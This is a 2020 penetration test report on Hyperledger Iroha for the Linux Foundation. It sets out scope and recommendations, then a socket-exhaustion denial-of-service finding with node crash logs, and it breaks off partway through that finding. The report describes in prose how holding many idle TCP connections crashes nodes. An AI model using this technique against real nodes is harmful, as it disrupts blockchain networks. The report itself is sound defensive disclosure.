Linux Foundation

2020 Hyperledger Iroha Web Application Penetration Test Report

Tevora Threat Research Group

Delivered July 7, 2020

CONFIDENTIAL

This report is confidential for the sole use of the intended recipient(s). If you are not the intended recipient, please do not use, disclose, or distribute.

Table of Contents

Executive Summary 3
Purpose 3
Scope 4
Findings Overview 5
Web Application Penetration Test Results 5
Strategic Recommendations 6
Technical Summary 7
Summary of Findings 7
Technical Findings 8
IROHA-01120 Socket Exhaustion Denial of Service 8
IROHA-01129 Custom Cryptography for Key Storage 14
Appendix A: About Tevora 15
Appendix B: Scoring of Findings 16
Appendix C: Penetration Testing Methodology 19

Executive Summary

Purpose

The 2020 Hyperledger Iroha Web Application Penetration Test Report for the Linux Foundation was conducted from May 26, 2020 to June 26, 2020 to help ensure Hyperledger Iroha is secure from advanced threat actors.

Objectives for this penetration test were based on industry standard guidelines and project requests as follows:


- Identification of vulnerabilities so that they can be remediated prior to being exploited by an attacker
- Direct observation of restricted services or data in the absence of expected access controls
- Compromise of node systems
- Compromise of blockchain integrity
- Sensitive data leakage or exfiltration
- Verification of application logic, session handling, and API security
- Verification that only authorized services are exposed to the network perimeter
- Verification of Hyperledger Burrow Integration
- Verification of Hyperledger Ursa Integration

Scope

This report contains the summary of project scope, findings, and recommendations resulting from the Web Application Penetration Test conducted by Tevora against the Hyperledger Iroha Application.

Web Application Penetration Test	The following items were considered in scope: Hyperledger Iroha 1.2.0-rc.1

Findings Overview



Web Application Penetration Test Results

Tevora performed an analysis of Iroha including code review and active testing. Active testing tasks included testing of specific crafted transactions and load testing multi-node clusters with large numbers of transactions. Tevora notes that overall, Iroha defends itself against architectural attacks through several methods.

Iroha applies extensive validation covering all user inputs, which is repeated throughout the layers of the architecture.

Iroha's cryptographic operations cover the raw message payloads leading to a lack of opportunity for misinterpretation. Due to the architecture and shared codebase of Iroha nodes the chance of differing interpretation of ledger status is reduced.

Iroha contains an extensive array of test suites covering areas of past problems and many general tests including input validation.

Iroha has an integration with the OSS-Fuzz project allowing critical functionality to automatically be analyzed for vulnerabilities via fuzzing. Iroha's Ametsuchi component, which contains a PostgreSQL database performs operations using parameterized queries to safely hand off user input to the database engine. Inputs are already passed through validation due to the architectural model before being passed to Ametsuchi.

Tevora notes that the Multihash implementation which enables integration of Hyperledger Ursa implementation appears to be fundamentally solid, in that both cryptographic schemes are currently considered to be secure and the implementations appears to be secure.

Tevora notes that the Hyperledger Burrow integration, which bridges Burrow and Iroha with a special "service contract", appears to be valid and subject to the same level of programming standards seen elsewhere in Iroha. Smart contract interaction appears to work as intended.

Strategic Recommendations

Tevora recommends applying the following strategic recommendations:

- Ensure test cases cover off-nominal network and load situations such as nodes with restricted bandwidth or excessively long response times.
- Ensure nodes can automatically recover from off-nominal situations such as excessive host load, network state changes, or Denial of Service (DoS) attacks. Tevora notes that node startup performance appears to be linearly related to the number of blocks in the chain, and that issues requiring a node restart will have higher impact as the blockchain grows larger over time.
- Continue to apply strong C++ development standards such as developing extensive test cases covering discovered issues and performing analysis of critical interfaces with fuzzing

Technical Summary

Summary of Findings

Total Penetration Test Findings 2

Web Application Findings	Status	HydraRisk	
IROHA-01120 Socket Exhaustion Denial of Service	Discovered	**18**	High

Internal Network Findings	Status	HydraRisk	
IROHA-01129 Custom Cryptography for Key Storage	Discovered	**5**	Low

Technical Findings

IROHA-01120 Socket Exhaustion Denial of Service

Description

Tevora discovered that the Iroha internal communications interface is vulnerable to a Socket Exhaustion attack where large numbers of TCP connections are opened but not communicated on. As a result of receiving this attack the node will crash with an abort. If the node is restarted while the attack continues, the node will be left in a broken state where new activity on the blockchain is not recorded and will not recover if the attack ends.

As an additional result of this attack, Tevora has noted that an additional node in the cluster may halt due to becoming stuck in a state where it is attempting to propagate votes to the original broken node.

Tevora notes that node startup time appears to be linearly related to the number of blocks in the chain and that conditions that require a node restart may grow in severity as the age of the blockchain increases.

Status	Discovered	**CVSS Base Score**	7.5	High	**HydraRisk**	18	High
					Consequence	4	
					Probability	3	
					Velocity	4	
					Criticality	4	
					Responsiveness	3	


Affected Code

Multiple Iroha GRPC communications appear to be affected.

Details


Initial Crash from Socket Exhaustion

```
[2020-07-01 19:40:22.910326932][I][Irohad/Consensus/HashGate]: Pass outcome for Round: [block=2, reject=18] to pipeline
[2020-07-01 19:40:25.926252786][I][Irohad/Consensus/Network]: Received votes[size=3] from ipv4:192.168.143.134:53208
[2020-07-01 19:40:25.928477458][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2, reject=19] and hashes [, ] looks valid
[2020-07-01 19:40:25.928617997][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2, reject=19] and hashes (, )
inserted, votes in storage [1/4]
[2020-07-01 19:40:25.928681694][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2, reject=19] and hashes [, ] looks valid
[2020-07-01 19:40:25.928709258][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2, reject=19] and hashes (, )
inserted, votes in storage [2/4]
[2020-07-01 19:40:25.928815241][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2, reject=19] and hashes [, ] looks valid
[2020-07-01 19:40:25.928877830][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2, reject=19] and hashes (, )
inserted, votes in storage [3/4]
[2020-07-01 19:40:25.928957414][I][Irohad/Consensus/HashGate]: Received supermajority of votes for Round: [block=2, reject=19], skip propagation
[2020-07-01 19:40:25.928980918][I][Irohad/Consensus/HashGate]: Pass outcome for Round: [block=2, reject=19] to pipeline
[2020-07-01 19:40:27.890402057][W][Irohad/Ordering/NetworkClient]: RPC failed: Deadline Exceeded
[2020-07-01 19:40:27.890532858][I][Irohad/Consensus/HashGate]: Order for voting: [iroha-1:10001, iroha-3:10001, iroha-2:10001, iroha-0:10001]
[2020-07-01 19:40:27.890830901][I][Irohad/Consensus/HashGate]: Vote VoteMessage: [yac hash=YacHash: [round=Round: [block=2, reject=18],
hashes=VoteHashes: [proposal=, block=]], signature=Signature: [publicKey=87b31158fc1c1bbb00ccda30c005d5bc4c013ac60474eeb23d99926a99aea4a1,
signedData=c7832ace170424e7c9a0ecef32ea30f81561601cf92b2f158ca379a994f748b3c321b323b6f23bea438df00cdcb87c50a4ae2cc2f87517b689a518f979258e01]]
to peer Peer: [address=iroha-1:10001, pubkey=fdad101bee361863b653ad945be806a217eb18d36fdf13e97e3fb2b2209f4ef3, tlsCertificate=0]
[2020-07-01 19:40:27.891149764][I][Irohad/Consensus/Network]: Send votes bundle[size=1] to iroha-1:10001
[2020-07-01 19:40:27.891316414][I][Irohad]: ~~~~~~~~~~| PROPOSAL ^_^ |~~~~~~~~~~
[2020-07-01 19:40:27.891512568][I][Irohad/Consensus/Gate]: Consensus skipped round, voted for nothing
[2020-07-01 19:40:27.891644646][I][Irohad/Synchronizer]: processing consensus outcome
```



```
[2020-07-01 19:40:27.891676048][I][Irohad]: ~~~~~~~~~~| EMPTY (-_-)zzz |~~~~~~~~~~
[2020-07-01 19:40:27.892689408][I][Irohad/Consensus/Gate]: Consensus skipped round, voted for nothing
[2020-07-01 19:40:27.892813739][I][Irohad/Synchronizer]: processing consensus outcome
[2020-07-01 19:40:27.892834263][I][Irohad]: ~~~~~~~~~~| EMPTY (-_-)zzz |~~~~~~~~~~
[2020-07-01 19:40:27.893564558][I][Irohad/Consensus/Network]: Received votes[size=3] from ipv4:192.168.143.134:53208
E0701 19:40:28.627008439    2747 tcp_server_posix.cc:213]    Failed accept4: Too many open files
[2020-07-01 19:40:28.970373676][I][Irohad/Consensus/Network]: Received votes[size=3] from ipv4:192.168.143.134:53208
[2020-07-01 19:40:28.972992967][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2, reject=20] and hashes [, ] looks valid
[2020-07-01 19:40:28.973116455][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2, reject=20] and hashes (, )
inserted, votes in storage [1/4]
[2020-07-01 19:40:28.973157400][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2, reject=20] and hashes [, ] looks valid
[2020-07-01 19:40:28.973181959][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2, reject=20] and hashes (, )
inserted, votes in storage [2/4]
[2020-07-01 19:40:28.973205832][I][Irohad/Consensus/VoteStorage/ProposalStorage]: Vote with Round: [block=2, reject=20] and hashes [, ] looks valid
[2020-07-01 19:40:28.973227986][I][Irohad/Consensus/VoteStorage/ProposalStorage/BlockStorage]: Vote with round Round: [block=2, reject=20] and hashes (, )
inserted, votes in storage [3/4]
[2020-07-01 19:40:28.973302646][I][Irohad/Consensus/HashGate]: Received supermajority of votes for Round: [block=2, reject=20], skip propagation
[2020-07-01 19:40:28.973361722][I][Irohad/Consensus/HashGate]: Pass outcome for Round: [block=2, reject=20] to pipeline
[2020-07-01 19:40:28.973708843][I][Irohad/Consensus/Gate]: Consensus skipped round, voted for nothing
[2020-07-01 19:40:28.973868937][I][Irohad/Synchronizer]: processing consensus outcome
[2020-07-01 19:40:28.973898086][I][Irohad]: ~~~~~~~~~~| EMPTY (-_-)zzz |~~~~~~~~~~
[2020-07-01 19:40:31.976456192][I][Irohad/Ordering/Service]: onCollaborationOutcome => Round: [block=2, reject=21]
E0701 19:40:31.976649350    2736 ev_epollex_linux.cc:1464]   pollset_set_add_pollset: {"created":"@1593632431.976622328","description":"Too many open
files","errno":24,"file":"/home/linux/vcpkg/buildtrees/grpc/src/v1.23.1-ebfd5c51df/src/core/lib/iomgr/ev_epollex_linux.cc","file_line":541,"os_error":"Too many
open files","syscall":"epoll_create1"}
E0701 19:40:31.976830687    2736 ev_epollex_linux.cc:1415]   assertion failed: i != pss->pollset_count
```

Node failure upon restart if attack is ongoing during reset. The node will continue to run but will not recover.




```
E0701 19:41:49.213853848    2836 tcp_server_posix.cc:213]    Failed accept4: Too many open files
[2020-07-01 19:41:53.005369142][W][Irohad/Ordering/NetworkClient]: RPC failed: Deadline Exceeded
[2020-07-01 19:41:53.005542813][I][Irohad/Consensus/HashGate]: Order for voting: [iroha-1:10001, iroha-3:10001, iroha-2:10001, iroha-0:10001]
[2020-07-01 19:41:53.005902462][I][Irohad/Consensus/HashGate]: Vote VoteMessage: [yac hash=YacHash: [round=Round: [block=2, reject=0],
hashes=VoteHashes: [proposal=, block=]], signature=Signature: [publicKey=87b31158fc1c1bbb00ccda30c005d5bc4c013ac60474eeb23d99926a99aea4a1,
signedData=1d1a4d0b8be87a76e1bb5af25a2a1bdf2297500feae7de50ee80e3905c726db5c2199e206cf15750fd51a0a5c0133c4b04161292d1d45036fba5b87e56ea4c00]
] to peer Peer: [address=iroha-1:10001, pubkey=fdad101bee361863b653ad945be806a217eb18d36fdf13e97e3fb2b2209f4ef3, tlsCertificate=0]
[2020-07-01 19:41:53.006503881][I][Irohad/Consensus/Network]: Send votes bundle[size=1] to iroha-1:10001
[2020-07-01 19:41:53.006578472][W][Irohad/AsyncNetworkClient]: RPC failed: DNS resolution failed
[2020-07-01 19:41:53.006627725][I][Irohad]: ~~~~~~~~~~| PROPOSAL ^_^ |~~~~~~~~~~
[2020-07-01 19:41:58.006761138][I][Irohad/Consensus/HashGate]: Vote VoteMessage: [yac hash=YacHash: [round=Round: [block=2, reject=0],
hashes=VoteHashes: [proposal=, block=]], signature=Signature: [publicKey=87b31158fc1c1bbb00ccda30c005d5bc4c013ac60474eeb23d99926a99aea4a1,
signedData=1d1a4d0b8be87a76e1bb5af25a2a1bdf2297500feae7de50ee80e3905c726db5c2199e206cf15750fd51a0a5c0133c4b04161292d1d45036fba5b87e56ea4c00]
] to peer Peer: [address=iroha-3:10001, pubkey=8a6491d7fa8e3e35a01dab4b34045ed0ac12836dd0d9599ee3624148f4ae679d, tlsCertificate=0]
[2020-07-01 19:41:58.007346116][I][Irohad/Consensus/Network]: Send votes bundle[size=1] to iroha-3:10001
[2020-07-01 19:41:58.007422114][W][Irohad/AsyncNetworkClient]: RPC failed: DNS resolution failed
[2020-07-01 19:42:03.007703163][I][Irohad/Consensus/HashGate]: Vote VoteMessage: [yac hash=YacHash: [round=Round: [block=2, reject=0],
hashes=VoteHashes: [proposal=, block=]], signature=Signature: [publicKey=87b31158fc1c1bbb00ccda30c005d5bc4c013ac60474eeb23d99926a99aea4a1,
signedData=1d1a4d0b8be87a76e1bb5af25a2a1bdf2297500feae7de50ee80e3905c726db5c2199e206cf15750fd51a0a5c0133c4b04161292d1d45036fba5b87e56ea4c00]
] to peer Peer: [address=iroha-2:10001, pubkey=628a75d8432401bc304c35d57464b428aeb7a11977e31b5c5989213c93fc7c84, tlsCertificate=0]
[2020-07-01 19:42:03.008252464][I][Irohad/Consensus/Network]: Send votes bundle[size=1] to iroha-2:10001
[2020-07-01 19:42:03.008314952][W][Irohad/AsyncNetworkClient]: RPC failed: DNS resolution failed
[2020-07-01 19:42:08.008654514][I][Irohad/Consensus/HashGate]: Vote VoteMessage: [yac hash=YacHash: [round=Round: [block=2, reject=0],
hashes=VoteHashes: [proposal=, block=]], signature=Signature: [publicKey=87b31158fc1c1bbb00ccda30c005d5bc4c013ac60474eeb23d99926a99aea4a1,
signedData=1d1a4d0b8be87a76e1bb5af25a2a1bdf2297500feae7de50ee80e3905c726db5c2199e206cf15750fd51a0a5c0133c4b04161292d1d45036fba5b87e56ea4c00]
] to peer Peer: [address=iroha-0:10001, pubkey=87b31158fc1c1bbb00ccda30c005d5bc4c013ac60474eeb23d99926a99aea4a1, tlsCertificate=0]
[2020-07-01 19:42:08.009196957][I][Irohad/Consensus/Network]: Send votes bundle[size=1] to iroha-0:10001
[2020-07-01 19:42:08.009254673][W][Irohad/AsyncNetworkClient]: RPC failed: DNS resolution failed
```

The failure persists if the attack is halted and the node is not restarted

```
[2020-07-01 19:49:58.153260168][W][Irohad/AsyncNetworkClient]: RPC failed: Deadline Exceeded
```

In certain conditions, an additional node appears to hang due to communications with the dead node:

```
